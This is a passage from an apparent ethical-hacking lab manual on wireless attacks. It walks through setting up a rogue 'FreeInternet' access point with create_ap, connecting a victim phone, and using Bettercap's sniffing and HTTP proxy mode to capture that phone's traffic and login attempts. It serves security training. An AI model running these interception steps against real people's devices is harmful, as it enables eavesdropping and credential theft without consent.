
Note: Here, **wlx687f7467dbf6**: specifies wireless interface, **eth0**: specifies interface for internet access, **FreeInternet**: specifies name of the rogue access point.



```

create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# create ap wlx687f7467dbf6 eth0 FreeInternet
WARN: Your adapter does not fully support AP virtual interface, enabling --no-virt
Config dir: /tmp/create_ap.wlx687f7467dbf6.conf.taNbKANu
PID: 1792
  
```


15. You can observe that an access point “**FreeInternet**” has been enabled, as shown in the screenshot.




```
create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#create_ap wlx687f7467dbf6 eth0 FreeInternet
WARN: Your adapter does not fully support AP virtual interface, enabling --no-virt
Config dir: /tmp/create_ap.wlx687f7467dbf6.conf.taNbKANu
PID: 1792
Network Manager found, set wlx687f7467dbf6 as unmanaged device... DONE
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx687f7467dbf6.conf.taNbKANu/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx687f7467dbf6.conf.taNbKANu/hostapd.conf
Using interface wlx687f7467dbf6 with hwaddr 68:7f:74:67:db:f6 and ssid 'FreeInternet'
wlx687f7467dbf6: interface state UNINITIALIZED->ENABLED
wlx687f7467dbf6: AP-ENABLED
```

16. Now, switch to your mobile device and turn it on.
17. Turn on Wi-Fi and navigate to **Wi-Fi Settings**.
18. On the **Wi-Fi** screen, you should see an access point with the SSID **FreeInternet** under **MY NETWORKS** section.



Module 16 – Hacking Wireless Networks


19. Click the **FreeInternet** access point. Your device obtains an IP address and establishes a connection with the access point, as shown in the screenshot.



20. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, you will observe that a connection has been established with the victim's device and an accounting session has started, as shown in the screenshot.

```
create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help
Using interface wlx687f7467dbf6 with hwaddr 68:7f:74:67:db:f6 and ssid "FreeInternet"
wlx687f7467dbf6: interface state UNINITIALIZED->ENABLED
wlx687f7467dbf6: AP-ENABLED
wlx687f7467dbf6: STA e2:38:4a:0a:91:b3 IEEE 802.11: authenticated
wlx687f7467dbf6: STA e2:38:4a:0a:91:b3 IEEE 802.11: associated (aid 1)
wlx687f7467dbf6: AP-STA-CONNECTED e2:38:4a:0a:91:b3
wlx687f7467dbf6: STA e2:38:4a:0a:91:b3 RADIUS: starting accounting session E01E71564FEECDDD
```

21. Minimize the **Terminal** window.
22. Click the **MATE Terminal** icon at the top of the **Desktop** window to open another Terminal window.



23. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible
25. Now, type **cd** and press **Enter** to jump to the root directory.

26. In the **Parrot Terminal** window, type **gem install bettercap** and press **Enter** to install Bettercap.



```
gem install bettercap - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[~]
#gem install bettercap
Fetching packetfu-1.1.13.gem
Fetching pcaprub-0.13.1.gem
Fetching net-dns-0.9.0.gem
Fetching bettercap-1.6.2.gem
Fetching network_interface-0.0.2.gem
Fetching em-proxy-0.1.9.gem
Fetching eventmachine-1.2.7.gem
Building native extensions. This could take a while...
Successfully installed pcaprub-0.13.1
```

27. Now, we will capture the traffic from the victim's device using Bettercap. To do so, type **sudo bettercap -X -I wlx687f7467dbf6 -S NONE --proxy --no-discovery** and press **Enter**.

Note:

- **-X:** specifies sniffing,
- **-I:** specifies interface (here, **wlx687f7467dbf6**),
- **-S:** specifies ARP spoofing (here, it is set to **NONE**),
- **--proxy:** enables HTTP proxy and capture all the HTTP requests,
- **--no-discovery:** specifies disabling client discovery.

[illegible]

28. You can observe the captured traffic from the victim's device, as shown in the screenshot.

```

sudo bettercap -X -I wlx687f7467dbf6 -S NONE --proxy --no-discovery - Parrot Terminal
File Edit View Search Terminal Help

[192.168.12.149 > 23.212.55.67:http] [HTTPS] https://proxy-safebrowsing.googleap
is.com:80/
[192.168.12.149 > 142.250.193.78:https] [HTTPS] https://encrypted-vtbn3.gstatic.
com/
[192.168.12.149 > 23.212.55.67:http] [HTTPS] https://proxy-safebrowsing.googleap
is.com:80/
[192.168.12.149 > 17.253.82.213:https] [HTTPS] https://doh.dns.apple.com/
[192.168.12.149 > 142.250.195.1:https] [HTTPS] https://cdn.ampproject.org/
[192.168.12.149 > 104.85.135.172:https] [HTTPS] https://pancake.apple.com/
[192.168.12.149 > 104.120.64.144:https] [HTTPS] https://www.icloud.com/
[192.168.12.149 > 15.207.80.154:https] [HTTPS] https://guzzoni.apple.com/
[192.168.12.149 > 216.58.200.174:https] [HTTPS] https://clients1.google.com/

```

29. Now, switch to the mobile device (victim's device) and open any web browser app.

30. In the browser, type **http://testphp.vulnweb.com/login.php** in the address bar and press **Enter**.

31. The **Acunetix Web Vulnerability Scanner** webpage appears, enter random **Username** and **Password** values (here, we have used **Admin/test@123**) and click the **login** button.

